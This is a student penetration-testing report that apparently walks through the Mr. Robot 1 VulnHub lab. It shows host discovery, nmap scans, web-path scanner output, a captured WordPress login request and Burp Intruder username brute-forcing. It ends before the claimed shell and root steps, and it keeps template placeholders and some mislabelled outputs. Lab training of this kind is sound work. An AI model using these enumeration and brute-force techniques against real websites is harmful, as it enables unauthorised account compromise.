

Cybersecurity Assessment Report

Target: Mr. Robot 1 – VulnHub

Candidate: Ranjan Kumar

Assessment: Penetration Testing Assignment 2

Date: 29/07/2025

Executive Summary

A brief, 5–6 line summary of the entire engagement:

This report documents the complete penetration testing process performed on the Mr. Robot 1 vulnerable machine from VulnHub. The objective was to simulate a real-world black-box web attack and gain root access. The test involved reconnaissance, enumeration, brute-force attacks, WordPress exploitation, privilege escalation, and post-exploitation. The final outcome was successful root compromise and retrieval of all three keys placed across different privilege levels.

Tools Used:

- Nmap
- Gobuster
- WPScan
- Hydra
- Burp Suite
- John the Ripper
- Metasploit
- Netcat
- Linux Enumeration Scripts (LinEnum, etc.)

Scope of Testing

- Target: Mr. Robot 1 (VulnHub VM)
- IP Address: <insert target IP>
- Network Type: Host-only or NAT
- Attack Type: Black-box (no credentials or source code provided)
- Tools Used: Netdiscover, Nmap, DirBuster, Burp Suite, WPScan, Metasploit, CrackStation, etc.

Methodology

You can write this as 4–5 high-level bullet points:

- **Reconnaissance:** Identify live host and open ports
- **Enumeration:** Detect WordPress site and hidden files
- **Brute Force:** Discover valid username and password
- **Exploitation:** Access WordPress admin, inject reverse shell
- **Post Exploitation:** Gain shell, escalate privileges to root
- **Capture Flags:** Read key-1, key-2, and key-3

Step 1: Network Reconnaissance – IP Discovery

Tool Used: netdiscover


Platform: Parrot OS Terminal

Command Executed:

- netdiscover -r 192.168.236.0/24

Purpose:

To identify the IP address of the **Mr. Robot 1** vulnerable machine on the local network.



◆ Step 2: Port Scanning with Nmap

Once the IP address of the target machine (Mr. Robot 1) was identified, the next crucial step was to discover open ports and services running on the system. This was achieved using the powerful network scanning tool, Nmap.

✓ Objective:

To identify active ports and detect available services for further enumeration and exploitation.

🛠️ Command Used:

- nmap -sS -Pn 192.168.236.132

🔍 Command Breakdown:

- **-sS**: Performs a TCP SYN scan (also known as a stealth scan). This scan sends SYN packets and listens for responses without completing the TCP handshake, making it less likely to be logged by the target system.
- **-Pn**: Skips host discovery (ping scan). It treats the host as online, which is helpful when ICMP requests are filtered by firewalls.

```
File Edit View Search Terminal Help
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-29 11:19 IST
Nmap scan report for 192.168.236.1
Host is up (0.00051s latency).
All 1000 scanned ports on 192.168.236.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.44 seconds
[root@parrot]# /home/ghost
[root@parrot]# nmap -sS -Pn 192.168.236.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-29 11:19 IST
Nmap scan report for 192.168.236.132
Host is up (0.00063s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:0C:29:BB:1C:1B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.19 seconds
[root@parrot]# nmap -sS -Pn 192.168.236.254
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-29 11:20 IST
```


◆ Step 3: Discovery of WordPress Login Panel

Upon accessing the target IP in a web browser, manual URL probing revealed key WordPress-related directories:

- /wp-login.php – Confirms the presence of WordPress CMS
- /wp-login – Redirects to the same login portal
- /blog – Indicates active blog content, helpful for further reconnaissance

🎯 Relevance:

Identifying WordPress CMS defines a clear scope for WordPress-specific enumeration and exploitation.



The screenshot shows a Parrot OS desktop environment with a terminal window open. The terminal displays the output of a WordPress enumeration tool, likely WPScan. The output includes various directory and file findings, such as '/index', '/wp-admin', and '/wp-login'. It also mentions specific files like 'wp-config.php' and 'license.txt'. The terminal window has a green title bar labeled 'Parrot Terminal'. The desktop background features a colorful parrot. The taskbar at the bottom shows icons for the terminal and a browser window titled '[user's Blog] > Log In ...'.

```
+ No CGI Directories found (use '--C all' to force check all possible dirs)
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with Multiviews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html, index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /admin/: This might be interesting.
+ /readme: This might be interesting.
+ /image/: Drupal Link header found with value: <https://192.168.236.132/?p=23>; rel=shortlink. See: https://www.drupal.org/
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ /wp-login/: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found.
+ /wordpress/wp-admin/wp-login.php: Wordpress login found.
+ /blog/wp-login.php: Wordpress login found.
+ /wp-login.php: Wordpress login found.
+ /wordpress/wp-login.php: Wordpress login found.
+ /wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time: 2025-07-29 11:32:24 (GMT5.5) (468 seconds)


-----
+ 1 host(s) tested
[x]-[root@parrot]-[/home/ghost]
#
```

◆ Step 4: Directory Enumeration using DirBuster

To uncover hidden directories on the target web server, DirBuster was launched with a common wordlist. The scan enumerated several accessible paths that could lead to sensitive files or misconfigured endpoints.

🔍 Objective:

- Discover directories like /admin, /robots.txt, /license, and others
- Identify potential attack surfaces for further exploitation




◆ Step 5: Sensitive Files Found in robots.txt

Upon visiting the /robots.txt directory found earlier, two critical entries were discovered:

- /fsociety.dic – A large wordlist possibly used for brute-forcing login
- /key-1-of-3.txt – The first flag required for machine completion


These findings marked an important progression, offering both credential attack vectors and proof of exploitation.



◆ Step 6: Extracting First Flag (key-1-of-3.txt)

After identifying the path to /key-1-of-3.txt via robots.txt, the file was accessed directly through the browser. It revealed the first flag, confirming the initial foothold into the target system.

This verified that enumeration of hidden directories was successful and that sensitive data was exposed without authentication.



◆ Step 7: Capturing Login Request Using Burp Suite

In this phase, Burp Suite was used as an intercepting proxy to capture the HTTP POST request sent during a login attempt on the WordPress login panel (/wp-login.php).

This step enabled inspection of parameters such as username, password, and request headers, which is essential for launching brute-force or enumeration attacks later.


The screenshot shows the Burp Suite interface with the following details:

- Header Bar:** Applications, Places, System, Burp Suite Community Edition v2024.9.5 - Temporary Project, Tue Jul 29, 12:29
- Menu Bar:** Attack, Burp, Project, Intruder, Repeater, View, Help
- Sub-Menu Bar:** Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn
- Toolbar:** Intercept (highlighted), HTTP history, WebSockets history, Match and replace, Proxy settings
- Request List:** Shows a single captured request at 12:23:09 29 J... to http://192.168.236.132/wp-login.php
- Request Panel:** Displays the raw POST request data:

```
POST /wp-login.php HTTP/1.1
Host: 192.168.236.132
Content-Length: 104
Cache-Control: max-age=0
Accept-Language: en-GB,en;q=0.9
Origin: http://192.168.236.132
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.236.132/wp-login.php
Accept-Encoding: gzip, deflate, br
Cookie: wordpress_test_cookie=WP+Cookie+check
Connection: keep-alive
log=admin&pwd=admin&submit=Log+In&redirect_to=http%3A%2F%2F192.168.236.132%2Fwp-admin%2F&testcookie=1
```
- Inspector Panel:** Shows Request attributes, Request query parameters, Request body parameters, Request cookies, Request headers.
- Bottom Status Bar:** 13 of 858 Event log, All issues, Memory: 107.5MB

◆ Step 9: Username Enumeration via Burp Suite Intruder

- Using **Burp Suite Intruder**, a brute-force enumeration was performed on the username field of the WordPress login form.
- A wordlist was used to test for valid usernames by analyzing differences in server responses (e.g., status codes or response lengths).
- This step helped identify a **valid username** without directly revealing it in the report, ensuring ethical reporting.




◆ Step 11: Username Enumeration via Brute Force

Using Burp Suite Intruder, a brute-force attack was launched against the WordPress login panel. The tool leveraged the fsociety.dic wordlist to enumerate valid usernames.

As a result of the attack, the response pattern indicated that the valid WordPress username is:

elliot

This step was critical for proceeding to password cracking in the next phase of the assessment.



The screenshot shows the Burp Suite Intruder interface. The title bar indicates "2. Intruder attack of http://192.168.236.132". The main window displays the "Results" tab of the intruder attack results. A table lists 18 requests, with the 15th request, "Elliot", highlighted in blue. The table columns include Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. The payload for the successful request is: log=Elliot&pwd=admin&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.236.132%2Fwp-admin%2F&testcookie=1. The "Response" tab below shows the raw HTTP request and its corresponding response headers and body.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
9	5C5	200	437		4121		
10	window	200	357		4122		
11	Http	200	330		4122		
12	var	200	434		4122		
13	page	200	354		4122		
14	Robot	200	502		4122		
15	Elliot	200	427		4173		
16	styles	200	476		4122		
17	and	200	453		4122		
18	document	200	424		4122		

